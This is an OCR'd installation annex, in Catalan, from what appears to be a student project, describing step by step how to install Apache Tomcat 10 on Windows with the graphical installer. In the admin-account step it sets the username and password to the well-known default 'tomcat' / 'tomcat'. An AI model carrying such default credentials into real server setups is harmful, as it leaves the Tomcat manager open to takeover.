
Degut a que la instal·lació de Apache Tomcat 10 pot incloure informació poc rellevant per al contingut del propi treball es decideix adjuntar el procediment d'instal·lació en el següent annex.




Executem l'aplicació **apache-tomcat-10.0.27.exe** i fem clic a **Next >.**




Seleccionem **I Agree**.




Instal·lem tots els paquets seleccionant la opció **FULL** i fem **Next >**.




Configurem un usuari administrador, en aquest cas un usuari “per defecte”. Usuari tomcat, contrasenya tomcat.



També es necessari tenir instal·lat el JDK de Java i posar la ruta on esta instal·lat. Fem clic a **Next >**.



I finalment fem **Install**.



Un cop finalitzi podrem arrancar el Tomcat i podem comprovar que la instal·lació ja esta finalitzada correctament.